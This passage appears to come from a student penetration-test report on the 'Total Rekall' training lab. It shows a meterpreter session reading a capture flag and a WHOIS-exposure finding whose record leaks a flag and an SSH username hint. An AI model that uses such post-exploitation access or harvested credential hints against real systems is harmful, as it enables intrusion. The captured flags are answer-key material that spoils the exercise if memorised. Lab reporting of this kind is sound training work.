100666/rw-rw-rw-  2366  fil   2024-07-29 20:37:14 -0400  maillog.008
100666/rw-rw-rw-  2366  fil   2024-07-30 13:02:04 -0400  maillog.009
100666/rw-rw-rw-  9343  fil   2024-07-31 19:46:34 -0400  maillog.00a
100666/rw-rw-rw-  6087  fil   2024-08-01 20:12:05 -0400  maillog.00b
100666/rw-rw-rw-  3389  fil   2024-08-01 22:14:18 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Vulnerability 7	Findings
Title	open source espoused data- DomainDossier.aspx

Type (Web app / Linux OS / WIndows OS)	web app OSINT framework/DomainDossier.aspx
Risk Rating	low
Description	On the OSINT framework website it is necessary to view the WHOIS records and DomainDossier to be able to access such sensitive data.
Images	 

	 centralops.net/co/DomainDossier.aspx Registry Expiry Date: 2025-02-02T23:59:59.0Z Registrar: Go Daddy, LLC Registrar IANA ID: 146 Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registrant Organization: Registrant State/Province: Georgia Registrant Country: US Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Name Server: NS51.DOMAINCONTROL.COM Name Server: NS52.DOMAINCONTROL.COM DNSSEC: unsigned Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name. Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4480505800 URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2024-07-30T01:54:13.0Z <<< Queried whois.godaddy.com with "totalrekall.xyz"... Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:54Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4480242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR3345509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: hhs492hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR3345509111 Admin Name: sshUser alice Admin Organization: Admin Street: hhs492hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999
Affected Hosts	totalrekall.xyz
Remediation	Sanitizing WHOIS records, check any information and ensure no sensitive data is being shared publicly or in any easy access file.